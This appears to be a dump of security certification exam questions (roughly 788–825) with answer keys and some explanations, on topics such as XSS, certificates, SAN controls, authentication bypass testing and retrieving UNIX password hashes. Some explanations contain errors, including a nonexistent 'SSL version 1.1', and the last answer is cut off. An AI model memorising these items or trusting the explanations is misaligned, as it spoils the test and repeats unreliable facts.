A web developer is responsible for a simple web application that books holiday accommodations. The front-facing web server offers an HTML form, which asks for a user's age. This input gets placed into a signed integer variable and is then checked to ensure that the user is in the adult age range.
Users have reported that the website is not functioning correctly. The web developer has inspected log files and sees that a very large number (in the billions) was submitted just before the issue started occurring. Which of the following is the MOST likely situation that has occurred?

A. The age variable stored the large number and filled up disk space which stopped the application from continuing to function. Improper error handling prevented the application from recovering.
B. The age variable has had an integer overflow and was assigned a very small negative number which led to unpredictable application behavior.
Improper error handling prevented the application from recovering.
C. Computers are able to store numbers well above "billions" in size.
Therefore, the website issues are not related to the large number being input.
D. The application has crashed because a very large integer has lead to a "divide by zero".
Improper error handling prevented the application from recovering.

Answer: B

QUESTION 789
A company has decided to change its current business direction and refocus on core business. Consequently, several company sub-businesses are in the process of being sold-off. A security consultant has been engaged to advise on residual information security concerns with a de- merger. From a high-level perspective, which of the following BEST provides the procedure that the consultant should follow?

A. Perform a penetration test for the current state of the company. Perform another penetration test after the de-merger. Identify the gaps between the two tests.
B. Duplicate security-based assets should be sold off for commercial gain to ensure that the security posture of the company does not decline.
C. Explain that security consultants are not trained to offer advice on company acquisitions or

demergers. This needs to be handled by legal representatives well versed in corporate law.

D. Identify the current state from a security viewpoint. Based on the demerger, assess what the security gaps will be from a physical, technical, DR, and policy/awareness perspective.

Answer: D

QUESTION 790

It has come to the IT administrator's attention that the "post your comment" field on the company blog page has been exploited, resulting in cross-site scripting attacks against customers reading the blog. Which of the following would be the MOST effective at preventing the "post your comment" field from being exploited?

A. Update the blog page to HTTPS
B. Filter metacharacters
C. Install HIDS on the server
D. Patch the web application
E. Perform client side input validation

Answer: B

QUESTION 791

A business unit of a large enterprise has outsourced the hosting and development of a new external website which will be accessed by premium customers, in order to speed up the time to market timeline. Which of the following is the MOST appropriate?

A. The external party providing the hosting and website development should be obligated under contract to provide a secure service which is regularly tested (vulnerability and penetration). SLAs should be in place for the resolution of newly identified vulnerabilities and a guaranteed uptime.
B. The use of external organizations to provide hosting and web development services is not recommended as the costs are typically higher than what can be achieved internally. In addition, compliance with privacy regulations becomes more complex and guaranteed uptimes are difficult to track and measure.
C. Outsourcing transfers all the risk to the third party. An SLA should be in place for the resolution of newly identified vulnerabilities and penetration / vulnerability testing should be conducted regularly.
D. Outsourcing transfers the risk to the third party, thereby minimizing the cost and any legal obligations. An MOU should be in place for the resolution of newly identified vulnerabilities and penetration / vulnerability testing should be conducted regularly.

Answer: A

QUESTION 792

An administrator is tasked with securing several website domains on a web server.
The administrator elects to secure www.example.com, mail.example.org, archive.example.com, and www.example.org with the same certificate. Which of the following would allow the administrator to secure those domains with a single issued certificate?

A. Intermediate Root Certificate
B. Wildcard Certificate
C. EV x509 Certificate
D. Subject Alternative Names Certificate

Answer: D

Explanation:
Subject Alternative Names let you protect multiple host names with a single SSL certificate. Subject Alternative Names allow you to specify a list of host names to be protected by a single SSL certificate.
When you order the certificate, you will specify one fully qualified domain name in the common name field. You can then add other names in the Subject Alternative Names field.

QUESTION 793
An administrator wishes to replace a legacy clinical software product as it has become a security risk. The legacy product generates $10,000 in revenue a month. The new software product has an initial cost of $180,000 and a yearly maintenance of $2,000 after the first year. However, it will generate $15,000 in revenue per month and be more secure. How many years until there is a return on investment for this new package?

A. 1
B. 2
C. 3
D. 4

Answer: D

QUESTION 794
A large company is preparing to merge with a smaller company. The smaller company has been very profitable, but the smaller company's main applications were created in-house. Which of the following actions should the large company's security administrator take in preparation for the merger?

A. A review of the mitigations implemented from the most recent audit findings of the smaller company should be performed.
B. An ROI calculation should be performed to determine which company's application should be used.
C. A security assessment should be performed to establish the risks of integration or co-existence.
D. A regression test should be performed on the in-house software to determine security risks associated with the software.

Answer: C

QUESTION 795
Which of the following technologies prevents an unauthorized HBA from viewing iSCSI target information?

A. Deduplication
B. Data snapshots
C. LUN masking
D. Storage multipaths

Answer: C
Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs.

LUN masking is typically conducted at the host bus adapter (HBA) or switch level.

QUESTION 796
Company ABC is hiring customer service representatives from Company XYZ. The representatives reside at Company XYZ's headquarters. Which of the following BEST prevents Company XYZ representatives from gaining access to unauthorized Company ABC systems?

A. Require each Company XYZ employee to use an IPSec connection to the required systems
B. Require Company XYZ employees to establish an encrypted VDI session to the required systems
C. Require Company ABC employees to use two-factor authentication on the required systems
D. Require a site-to-site VPN for intercompany communications

Answer: B
Explanation:
VDI stands for Virtual Desktop Infrastructure. Virtual desktop infrastructure is the practice of hosting a desktop operating system within a virtual machine (VM) running on a centralized server.
Company ABC can configure virtual desktops with the required restrictions and required access to systems that the users in company XYZ require. The users in company XYZ can then log in to the virtual desktops over a secure encrypted connection and then access authorized systems only.

QUESTION 797
A Chief Information Security Officer (CISO) has requested that a SIEM solution be implemented. The CISO wants to know upfront what the projected TCO would be before looking further into this concern. Two vendor proposals have been received:
- Vendor A: product-based solution which can be purchased by the pharmaceutical company.
- Capital expenses to cover central log collectors, correlators, storage and management consoles expected to be $150,000. Operational expenses are expected to be a 0.5 full time employee (FTE) to manage the solution, and 1 full time employee to respond to incidents per year.
- Vendor B: managed service-based solution which can be the outsourcer for the pharmaceutical company's needs.
Bundled offering expected to be $100,000 per year.
Operational expenses for the pharmaceutical company to partner with the vendor are expected to be a 0.5 FTE per year.
Internal employee costs are averaged to be $80,000 per year per FTE. Based on calculating TCO of the two vendor proposals over a 5 year period, which of the following options is MOST accurate?

A. Based on cost alone, having an outsourced solution appears cheaper.
B. Based on cost alone, having an outsourced solution appears to be more expensive.
C. Based on cost alone, both outsourced an in-sourced solutions appear to be the same.
D. Based on cost alone, having a purchased product solution appears cheaper.

Answer: A

QUESTION 798
A port in a fibre channel switch failed, causing a costly downtime on the company's primary website. Which of the following is the MOST likely cause of the downtime?

A. The web server iSCSI initiator was down.
B. The web server was not multipathed.
C. The SAN snapshots were not up-to-date.
D. The SAN replication to the backup site failed.

Answer: B

QUESTION 799
An internal development team has migrated away from Waterfall development to use Agile development. Overall, this has been viewed as a successful initiative by the stakeholders as it has improved time-to-market. However, some staff within the security team have contended that Agile development is not secure. Which of the following is the MOST accurate statement?

A. Agile and Waterfall approaches have the same effective level of security posture. They both need similar amounts of security effort at the same phases of development.
B. Agile development is fundamentally less secure than Waterfall due to the lack of formal up-front design and inability to perform security reviews.
C. Agile development is more secure than Waterfall as it is a more modern methodology which has the advantage of having been able to incorporate security best practices of recent years.
D. Agile development has different phases and timings compared to Waterfall. Security activities need to be adapted and performed within relevant Agile phases.

Answer: D

QUESTION 800
A vulnerability scanner report shows that a client-server host monitoring solution operating in the credit card corporate environment is managing SSL sessions with a weak algorithm which does not meet corporate policy. Which of the following are true statements? (Select TWO).

A. The X509 V3 certificate was issued by a non trusted public CA.
B. The client-server handshake could not negotiate strong ciphers.
C. The client-server handshake is configured with a wrong priority.
D. The client-server handshake is based on TLS authentication.
E. The X509 V3 certificate is expired.
F. The client-server implements client-server mutual authentication with different certificates.

Answer: BC
Explanation:
The client-server handshake could not negotiate strong ciphers. This means that the system is not configured to support the strong ciphers provided by later versions of the SSL protocol. For example, if the system is configured to support only SSL version 1.1, then only a weak cipher will be supported.
The client-server handshake is configured with a wrong priority. The client sends a list of SSL versions it supports and priority should be given to the highest version it supports. For example, if the client supports SSL versions 1.1, 2 and 3, then the server should use version 3. If the priority is not configured correctly (if it uses the lowest version) then version 1.1 with its weak algorithm will be used.

QUESTION 801
Which of the following represents important technical controls for securing a SAN storage infrastructure? (Select TWO).

A. Synchronous copy of data
B. RAID configuration
C. Data de-duplication
D. Storage pool space allocation

E. Port scanning
F. LUN masking/mapping
G. Port mapping

Answer: FG
Explanation:
A logical unit number (LUN) is a unique identifier that designates individual hard disk devices or grouped devices for address by a protocol associated with a SCSI, iSCSI, Fibre Channel (FC) or similar interface. LUNs are central to the management of block storage arrays shared over a storage area network (SAN).
LUN masking subdivides access to a given port. Then, even if several LUNs are accessed through the same port, the server masks can be set to limit each server's access to the appropriate LUNs. LUN masking is typically conducted at the host bus adapter (HBA) or switch level.
Port mapping is used in `Zoning'. In storage networking, Fibre Channel zoning is the partitioning of a Fibre Channel fabric into smaller subsets to restrict interference, add security, and to simplify management. While a SAN makes available several devices and/or ports to a single device, each system connected to the SAN should only be allowed access to a controlled subset of these devices/ports.
Zoning can be applied to either the switch port a device is connected to OR the WWN World Wide Name on the host being connected. As port based zoning restricts traffic flow based on the specific switch port a device is connected to, if the device is moved, it will lose access. Furthermore, if a different device is connected to the port in question, it will gain access to any resources the previous host had access to.

QUESTION 802
An enterprise must ensure that all devices that connect to its networks have been previously approved. The solution must support dual factor mutual authentication with strong identity assurance. In order to reduce costs and administrative overhead, the security architect wants to outsource identity proofing and second factor digital delivery to the third party. Which of the following solutions will address the enterprise requirements?

A. Implementing federated network access with the third party.
B. Using a HSM at the network perimeter to handle network device access.
C. Using a VPN concentrator which supports dual factor via hardware tokens.
D. Implementing 802.1x with EAP-TTLS across the infrastructure.

Answer: D
Explanation:
IEEE 802.1X (also known as Dot1x) is an IEEE Standard for Port-based Network Access Control (PNAC). It is part of the IEEE 802.1 group of networking protocols. It provides an authentication mechanism to devices wishing to attach to a LAN or WLAN.
802.1X authentication involves three parties: a supplicant, an authenticator, and an authentication server. The supplicant is a client device (such as a laptop) that wishes to attach to the LAN/WLAN - though the term 'supplicant' is also used interchangeably to refer to the software running on the client that provides credentials to the authenticator. The authenticator is a network device, such as an Ethernet switch or wireless access point; and the authentication server is typically a host running software supporting the RADIUS and EAP protocols.
The authenticator acts like a security guard to a protected network. The supplicant (i.e., client device) is not allowed access through the authenticator to the protected side of the network until the supplicant's identity has been validated and authorized. An analogy to this is providing a valid visa at the airport's arrival immigration before being allowed to enter the country. With 802.1X port-based authentication, the supplicant provides credentials, such as user name/password or digital certificate, to the authenticator, and the authenticator forwards the credentials to the authentication server for verification. If the authentication server determines the credentials are valid, the

supplicant (client device) is allowed to access resources located on the protected side of the network.
EAP-TTLS (Tunneled Transport Layer Security) is designed to provide authentication that is as strong as EAP-TLS, but it does not require that each user be issued a certificate. Instead, only the authentication servers are issued certificates. User authentication is performed by password, but the password credentials are transported in a securely encrypted tunnel established based upon the server certificates.

QUESTION 803
A security administrator is performing VDI traffic data collection on a virtual server which migrates from one host to another. While reviewing the data collected by the protocol analyzer, the security administrator notices that sensitive data is present in the packet capture. Which of the following should the security administrator recommend to ensure the confidentiality of sensitive information during live VM migration, while minimizing latency issues?

A. A separate physical interface placed on a private VLAN should be configured for live host operations.
B. Database record encryption should be used when storing sensitive information on virtual servers.
C. Full disk encryption should be enabled across the enterprise to ensure the confidentiality of sensitive data.
D. Sensitive data should be stored on a backend SAN which uses an isolated fiber channel network.

Answer: A
Explanation:
VDI virtual machines can be migrated across physical hosts while the virtual machines are still powered on. In VMware, this is called vMotion. In Microsoft Hyper-V, this is called Live Migration.
When a virtual machine is migrated between hosts, the data is unencrypted as it travels across the network. To prevent access to the data as it travels across the network, a dedicated network should be created for virtual machine migrations. The dedicated migration network should only be accessible by the virtual machine hosts to maximize security.

QUESTION 804
Joe is a security architect who is tasked with choosing a new NIPS platform that has the ability to perform SSL inspection, analyze up to 10Gbps of traffic, can be centrally managed and only reveals inspected application payload data to specified internal security employees. Which of the following steps should Joe take to reach the desired outcome?

A. Research new technology vendors to look for potential products. Contribute to an RFP and then evaluate RFP responses to ensure that the vendor product meets all mandatory requirements. Test the product and make a product recommendation.
B. Evaluate relevant RFC and ISO standards to choose an appropriate vendor product. Research industry surveys, interview existing customers of the product and then recommend that the product be purchased.
C. Consider outsourcing the product evaluation and ongoing management to an outsourced provider on the basis that each of the requirements are met and a lower total cost of ownership (TCO) is achieved.
D. Choose a popular NIPS product and then consider outsourcing the ongoing device management to a cloud provider. Give access to internal security employees so that they can inspect the application payload data.
E. Ensure that the NIPS platform can also deal with recent technological advancements, such as threats emerging from social media, BYOD and cloud storage prior to purchasing the product.

Answer: A

QUESTION 805
A penetration tester is inspecting traffic on a new mobile banking application and sends the following web request:

```
POST http://www.example.com/resources/NewBankAccount HTTP/1.1
Content-type: application/json
{
"account":
[
{ "creditAccount":"Credit Card Rewards account"} {
"salesLeadRef":"www.example.com/badcontent/exploitme.exe"}
],
"customer":
[
{ "name":"Joe Citizen"} { "custRef":"3153151"}
]
}
```

The banking website responds with:

```
HTTP/1.1 200 OK
{
"newAccountDetails":
[
{ "cardNumber":"1234123412341234"} { "cardExpiry":"2020-12-31"}
{ "cardCVV":"909"}
],
"marketingCookieTracker":"JSESSIONID=000000001"
"returnCode":"Account added successfully"
}
```

Which of the following are security weaknesses in this example? (Select TWO).

A. Missing input validation on some fields
B. Vulnerable to SQL injection
C. Sensitive details communicated in clear-text
D. Vulnerable to XSS
E. Vulnerable to malware file uploads
F. JSON/REST is not as secure as XML

Answer: AC

QUESTION 806
Joe, a penetration tester, is tasked with testing the security robustness of the protocol between a mobile web application and a RESTful application server. Which of the following security tools would be required to assess the security between the mobile web application and the RESTful application server? (Select TWO).

A. Jailbroken mobile device
B. Reconnaissance tools
C. Network enumerator
D. HTTP interceptor
E. Vulnerability scanner
F. Password cracker

Answer: DE

QUESTION 807
Ann is testing the robustness of a marketing website through an intercepting proxy.
She has intercepted the following HTTP request:

```
POST /login.aspx HTTP/1.1
Host: comptia.org
Content-type: text/html
txtUsername=ann&txtPassword=ann&alreadyLoggedIn=false&submit=true
```

Which of the following should Ann perform to test whether the website is susceptible to a simple authentication bypass?

A. Remove all of the post data and change the request to /login.aspx from POST to GET
B. Attempt to brute force all usernames and passwords using a password cracker
C. Remove the txtPassword post data and change alreadyLoggedIn from false to true
D. Remove the txtUsername and txtPassword post data and toggle submit from true to false

Answer: C

QUESTION 808
An organization has implemented an Agile development process for front end web application development. A new security architect has just joined the company and wants to integrate security activities into the SDLC.
Which of the following activities MUST be mandated to ensure code quality from a security perspective? (Select TWO).

A. Static and dynamic analysis is run as part of integration
B. Security standards and training is performed as part of the project
C. Daily stand-up meetings are held to ensure security requirements are understood
D. For each major iteration penetration testing is performed
E. Security requirements are story boarded and make it into the build
F. A security design is performed at the end of the requirements phase

Answer: AD

QUESTION 809
ABC Corporation uses multiple security zones to protect systems and information, and all of the VM hosts are part of a consolidated VM infrastructure. Each zone has different VM administrators. Which of the following restricts different zone administrators from directly accessing the console of a VM host from another zone?

A. Ensure hypervisor layer firewalling between all VM hosts regardless of security zone.
B. Maintain a separate virtual switch for each security zone and ensure VM hosts bind to only the correct virtual NIC(s).
C. Organize VM hosts into containers based on security zone and restrict access using an ACL.
D. Require multi-factor authentication when accessing the console at the physical VM host.

Answer: C

QUESTION 810
A security administrator has been asked to select a cryptographic algorithm to meet the criteria of a new application. The application utilizes streaming video that can be viewed both on computers and mobile devices. The application designers have asked that the algorithm support the transport encryption with the lowest possible performance overhead. Which of the following

recommendations would BEST meet the needs of the application designers? (Select TWO).

A. Use AES in Electronic Codebook mode
B. Use RC4 in Cipher Block Chaining mode
C. Use RC4 with Fixed IV generation
D. Use AES with cipher text padding
E. Use RC4 with a nonce generated IV
F. Use AES in Counter mode

Answer: EF

QUESTION 811
ABC Company must achieve compliance for PCI and SOX. Which of the following would BEST allow the organization to achieve compliance and ensure security? (Select THREE).

A. Establish a list of users that must work with each regulation
B. Establish a list of devices that must meet each regulation
C. Centralize management of all devices on the network
D. Compartmentalize the network
E. Establish a company framework
F. Apply technical controls to meet compliance with the regulation

Answer: BDF

QUESTION 812
A pentester must attempt to crack passwords on a windows domain that enforces strong complex passwords. Which of the following would crack the MOST passwords in the shortest time period?

A. Online password testing
B. Rainbow tables attack
C. Dictionary attack
D. Brute force attack

Answer: B

QUESTION 813
A security analyst, Ann, states that she believes Internet facing file transfer servers are being attacked. Which of the following is evidence that would aid Ann in making a case to management that action needs to be taken to safeguard these servers?

A. Provide a report of all the IP addresses that are connecting to the systems and their locations
B. Establish alerts at a certain threshold to notify the analyst of high activity
C. Provide a report showing the file transfer logs of the servers
D. Compare the current activity to the baseline of normal activity

Answer: D

QUESTION 814
A recently hired security administrator is advising developers about the secure integration of a legacy in-house application with a new cloud based processing system. The systems must exchange large amounts of fixed format data such as names, addresses, and phone numbers, as well as occasional chunks of data in unpredictable formats. The developers want to construct a

new data format and create custom tools to parse and process the data. The security administrator instead suggests that the developers:

A. Create a custom standard to define the data.
B. Use well formed standard compliant XML and strict schemas.
C. Only document the data format in the parsing application code.
D. Implement a de facto corporate standard for all analyzed data.

Answer: B

QUESTION 815
A user is suspected of engaging in potentially illegal activities. Law enforcement has requested that the user continue to operate on the network as normal. However, they would like to have a copy of any communications from the user involving certain key terms. Additionally, the law enforcement agency has requested that the user's ongoing communication be retained in the user's account for future investigations. Which of the following will BEST meet the goals of law enforcement?

A. Begin a chain-of-custody on for the user's communication. Next, place a legal hold on the user's email account.
B. Perform an e-discover using the applicable search terms. Next, back up the user's email for a future investigation.
C. Place a legal hold on the user's email account. Next, perform e-discovery searches to collect applicable emails.
D. Perform a back up of the user's email account. Next, export the applicable emails that match the search terms.

Answer: C

QUESTION 816
An administrator has enabled salting for users' passwords on a UNIX box. A penetration tester must attempt to retrieve password hashes. Which of the following files must the penetration tester use to eventually obtain passwords on the system? (Select TWO).

A. /etc/passwd
B. /etc/shadow
C. /etc/security
D. /etc/password
E. /sbin/logon
F. /bin/bash

Answer: AB

QUESTION 817
The latest independent research shows that cyber attacks involving SCADA systems grew an average of 15% per year in each of the last four years, but that this year's growth has slowed to around 7%. Over the same time period, the number of attacks against applications has decreased or stayed flat each year. At the start of the measure period, the incidence of PC boot loader or BIOS based attacks was negligible. Starting two years ago, the growth in the number of PC boot loader attacks has grown exponentially. Analysis of these trends would seem to suggest which of the following strategies should be employed?

A. Spending on SCADA protections should stay steady; application control spending should increase

substantially and spending on PC boot loader controls should increase substantially.

B. Spending on SCADA security controls should stay steady; application control spending should decrease slightly and spending on PC boot loader protections should increase substantially.

C. Spending all controls should increase by 15% to start; spending on application controls should be suspended, and PC boot loader protection research should increase by 100%.

D. Spending on SCADA security controls should increase by 15%; application control spending should increase slightly, and spending on PC boot loader protections should remain steady.

Answer: B

QUESTION 818

Which of the following would be used in forensic analysis of a compromised Linux system? (Select THREE).

A. Check log files for logins from unauthorized IPs.
B. Check /proc/kmem for fragmented memory segments.
C. Check for unencrypted passwords in /etc/shadow.
D. Check timestamps for files modified around time of compromise.
E. Use lsof to determine files with future timestamps.
F. Use gpg to encrypt compromised data files.
G. Verify the MD5 checksum of system binaries.
H. Use vmstat to look for excessive disk I/O.

Answer: ADG

QUESTION 819

The helpdesk is receiving multiple calls about slow and intermittent Internet access from the finance department. The following information is compiled:

```
Caller 1, IP 172.16.35.217, NETMASK 255.255.254.0
Caller 2, IP 172.16.35.53, NETMASK 255.255.254.0
Caller 3, IP 172.16.35.173, NETMASK 255.255.254.0
```

All callers are connected to the same switch and are routed by a router with five built-in interfaces. The upstream router interface's MAC is 00-01-42-32-ab-1a

A packet capture shows the following:

```
09:05:15.934840   arp   reply   172.16.34.1   is-at   00:01:42:32:ab:1a
(00:01:42:32:ab:1a)
09:06:16.124850   arp   reply   172.16.34.1   is-at   00:01:42:32:ab:1a
(00:01:42:32:ab:1a)
09:07:25.439811   arp   reply   172.16.34.1   is-at   00:01:42:32:ab:1a
(00:01:42:32:ab:1a)
09:08:10.937590 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id
2305, seq 1, length 65534
09:08:10.937591 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id
2306, seq 2, length 65534
09:08:10.937592 IP 172.16.35.1 > 172.16.35.255: ICMP echo request, id
2307, seq 3, length 65534
```

Which of the following is occurring on the network?

A. A man-in-the-middle attack is underway on the network.
B. An ARP flood attack is targeting at the router.
C. The default gateway is being spoofed on the network.
D. A denial of service attack is targeting at the router.

Answer: D

QUESTION 820

The following has been discovered in an internally developed application:

```
Error - Memory allocated but not freed:
char *myBuffer = malloc(BUFFER_SIZE);
if (myBuffer != NULL) {
*myBuffer = STRING_WELCOME_MESSAGE;
printf("Welcome to: %s\n", myBuffer);
}
exit(0);
```

Which of the following security assessment methods are likely to reveal this security weakness? (Select TWO).

A. Static code analysis
B. Memory dumping
C. Manual code review
D. Application sandboxing
E. Penetration testing
F. Black box testing

Answer: AC

QUESTION 821

A medical device manufacturer has decided to work with another international organization to develop the software for a new robotic surgical platform to be introduced into hospitals within the next 12 months. In order to ensure a competitor does not become aware, management at the medical device manufacturer has decided to keep it secret until formal contracts are signed. Which of the following documents is MOST likely to contain a description of the initial terms and arrangement and is not legally enforceable?

A. OLA
B. BPA
C. SLA
D. SOA
E. MOU

Answer: E

QUESTION 822

After the install process, a software application executed an online activation process. After a few months, the system experienced a hardware failure. A backup image of the system was restored on a newer revision of the same brand and model device. After the restore, the specialized application no longer works. Which of the following is the MOST likely cause of the problem?

A. The binary files used by the application have been modified by malware.
B. The application is unable to perform remote attestation due to blocked ports.
C. The restored image backup was encrypted with the wrong key.
D. The hash key summary of hardware and installed software no longer match.

Answer: D

QUESTION 823

A bank is in the process of developing a new mobile application. The mobile client renders content and communicates back to the company servers via REST/JSON calls. The bank wants to ensure that the communication is stateless between the mobile application and the web services gateway. Which of the following controls MUST be implemented to enable stateless communication?

A. Generate a one-time key as part of the device registration process.
B. Require SSL between the mobile application and the web services gateway.
C. The jsession cookie should be stored securely after authentication.
D. Authentication assertion should be stored securely on the client.

Answer: D

QUESTION 824
The network administrator at an enterprise reported a large data leak. One compromised server was used to aggregate data from several critical application servers and send it out to the Internet using HTTPS. Upon investigation, there have been no user logins over the previous week and the endpoint protection software is not reporting any issues. Which of the following BEST provides insight into where the compromised server collected the information?

A. Review the flow data against each server's baseline communications profile.
B. Configure the server logs to collect unusual activity including failed logins and restarted services.
C. Correlate data loss prevention logs for anomalous communications from the server.
D. Setup a packet capture on the firewall to collect all of the server communications.

Answer: A

QUESTION 825
A company that must comply with regulations is searching for a laptop encryption product to use for its 40,000 end points. The product must meet regulations but also be flexible enough to minimize overhead and support in regards to password resets and lockouts. Which of the following implementations would BEST meet the needs?

A. A partition-based software encryption product with a low-level boot protection and authentication
B. A container-based encryption product that allows the end users to select which files to encrypt
C. A full-disk hardware-based encryption product with a low-level boot protection and authentication
D. A file-based encryption product using profiles to target areas on the file system to encrypt

Answer: .....